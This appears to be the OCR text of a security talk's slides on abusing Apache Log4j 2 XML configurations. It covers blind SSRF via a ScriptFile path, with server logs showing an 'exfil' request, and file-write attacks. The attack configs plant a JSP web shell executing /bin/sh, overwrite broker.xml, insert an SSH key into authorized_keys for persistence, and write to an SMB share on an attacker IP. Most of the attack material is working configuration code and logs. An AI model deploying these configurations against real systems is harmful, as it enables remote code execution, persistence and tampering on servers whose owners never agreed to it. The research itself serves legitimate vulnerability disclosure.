
HTTP SSRF – Blind GET

Listening HTTP Server

```
guest@worker01:~/Desktop/Log4J$ cat exfil.txt
Exfil this file
guest@worker01:~/Desktop/Log4J$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:8c:51 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.6.129/24 brd 192.168.6.255 scope global dynamic noprefixroute ens33
       valid_lft 903sec preferred_lft 903sec
    inet6 fe80::52b7:7fe6:e82:6777/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:07:9d:6e:d3 brd ff:ff:ff:ff:ff:ff
guest@worker01:~/Desktop/Log4J$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.6.176 - - [29/Apr/2024 22:40:51] "GET /exfil.txt?test=ssrf HTTP/1.1" 200 -
```


HTTP SSRF – Blind GET

NullPointerException when trying to read HTTP response



HTTP SSRF – Blind GET

NullPointerException when trying to read HTTP response




But Wait...
There's
MORE!

HTTP SSRF – Blind GET

Log4J XML configuration - ScriptFile Example

```
            <ScriptArbiter>
                <ScriptFile language="Whatever"
path="http://127.0.0.1:8000?test=script_ssrf" charset="UTF-8" />
```


HTTP SSRF – Blind GET

Log4J XML configuration - ScriptFile Example

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration name="ConfigTest" status="trace" monitorInterval="3">
    <Appenders>
        <Select>
            <ScriptArbiter>
                <ScriptFile language="Whatever"
path="http://127.0.0.1:8000?test=script_ssrf" charset="UTF-8" />
                <Console name="Out">
                    <PatternLayout pattern="%m%n"/>
                </Console>
            </ScriptArbiter>
            <DefaultArbiter>
                <List name="Out">
                </List>
            </DefaultArbiter>
        </Select>
    </Appenders>
    <Loggers>
        <Logger name="org.apache.test" level="trace" additivity="false">
            <AppenderRef ref="Out"/>
        </Logger>
        <Root level="trace">
            <AppenderRef ref="Out"/>
        </Root>
    </Loggers>
```

HTTP SSRF – Blind GET

SSRF is made even if scripts are not supported and the application throws exceptions



HTTP SSRF – Blind GET


SSRF is made even if scripts are not supported and the application throws exceptions

```
2024-05-10 13:39:45,621 qtp1271084832-39 DEBUG Loaded configuration from http://127.0.0.1:8000
/script_ssrf.xml
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Starting LoggerContext[name=5ae63ade, org.apach
e.logging.log4j.core.LoggerContext@17503f6b] with configuration XmlConfiguration[location=http
://127.0.0.1:8000/script_ssrf.xml]...
2024-05-10 13:39:45,624 qtp1271084832-39 DEBUG Apache Log4j Core 2.19.0 initializing configura
```

```
2024-05-10 13:39:45,634 qtp1271084832-39 DEBUG Building Plugin[name=ScriptFile, class=org.apac
he.logging.log4j.core.script.ScriptFile].
2024-05-10 13:39:45,636 qtp1271084832-39 DEBUG createScript(name="null", language="Whatever",
path="http://127.0.0.1:8000?test=script_ssrf", isWatched="false", charset="UTF-8")
2024-05-10 13:39:45,652 qtp1271084832-39 ERROR Unable to invoke factory method in class org.ap
ache.logging.log4j.core.script.ScriptFile for element ScriptFile: java.nio.file.FileSystemNotF
oundException: Provider "http" not installed java.lang.reflect.InvocationTargetException
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessor
```

HTTP SSRF – Blind GET

SSRF is made even if scripts are not supported and the application throws exceptions



Writing Files

Writing Files

- 2 Modes:
  - Continous Write:
    - Simple
    - Good for files that do not have a strict structure that require an end
    - E.g.: JSPs, SSH Authorized Keys, cron scripts, ETC.
  - LogRotate:
    - Only write what is necessary → Archive File → Only write what is necessary → Repeat
    - E.g.: XML files
- Write Files over SMB

Caveman Continous Write Mode

XML Configuration – Write Malicious JSP

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="../webapps/admin/mal.jsp">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```


Caveman Continous Write Mode

XML Configuration – Write Malicious JSP

```
        <File name="MyFile" fileName="../webapps/admin/mal.jsp">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
                </Pattern>
```

Caveman Continous Write Mode

Result – Payload repeats ad infinitum



Caveman Continous Write Mode

Result – Payload repeats ad infinitum

“Sofisticated” LogRotate

XML Configuration – Write Malicious Content sensitive File

```
<?xml version="1.1" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <RollingFile name="MyFile" fileName="../etc/broker.xml"
filePattern="/tmp/mal-%d{yyyy}%i" append="false" filePermissions="r-xr-xr-
x" max="2" >
            <PatternLayout>
                <Pattern>
                    &#x3c;&#x3f;***TRUNCATED***&#x3e;&#xa;
                </Pattern>
            </PatternLayout>
            <Policies>
                <TimeBasedTriggeringPolicy />
                <SizeBasedTriggeringPolicy size="1"/>
            </Policies>
        </RollingFile>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

“Sofisticated” LogRotate

XML Configuration – Write Malicious Content sensitive File

```
        <RollingFile name="MyFile" fileName="../etc/broker.xml"
filePattern="/tmp/mal-%d{yyyy}%i" append="false" filePermissions="r-xr-xr-
x" max="2" >
```

“Sofisticated” LogRotate

XML Configuration – Write Malicious Content sensitive File

```
<Pattern>
    &#x3c;&#x3f;***TRUNCATED***&#x3e;&#xa;
</Pattern>
```

“Sofisticated” LogRotate

XML Configuration – Write Malicious Content sensitive File

```
<Policies>
    <TimeBasedTriggeringPolicy />
    <SizeBasedTriggeringPolicy size="1"/>
</Policies>
```

Tangent: Controlling File Permissions

SSH “authorized_keys” example

```
<?xml version="1.1" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <RollingFile name="MyFile" fileName="/home/amq-
broker/.ssh/authorized_keys" filePattern="/tmp/mal-%d{yyyy}%i"
append="false" filePermissions="rw-------" max="2" >
            <PatternLayout>
                <Pattern>

&#x73;&#x73;***TRUNCATED***&#x20;&#x6d;&#x61;&#x6c;&#x40;&#x74;&#x65;&#x73;
&#x74;&#x65;&#x72;&#xa;
                </Pattern>
            </PatternLayout>
            <Policies>
                <TimeBasedTriggeringPolicy />
                <SizeBasedTriggeringPolicy size="1"/>
            </Policies>
        </RollingFile>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Tangent: Controlling File Permissions

SSH “authorized_keys” example

```
        <RollingFile name="MyFile" fileName="/home/amq-
broker/.ssh/authorized_keys" filePattern="/tmp/mal-%d{yyyy}%i"
append="false" filePermissions="rw-------" max="2" >
```

Write Files over SMB, FILE:///

Windows Only

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="\\192.168.6.129\mal\test.txt">
            <PatternLayout>
                <Pattern>
                    test
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Writing Binary Content

Tangent: XML Limitation

- XML allowed characters:
  - #x9 | #xA | #xD | [#x20-#xD7FF] | [#xE000-#xFFFD] | [#x10000-#x10FFFF]
- Cannot directly write a full complex binary file (EXE, JAR, WAR, etc.)
- In theory we can play with multibyte characters and encodings:
  - 쫾뺾
  - UTF-16 and/or UTF-32
- Groups of null bytes are hard to navigate around

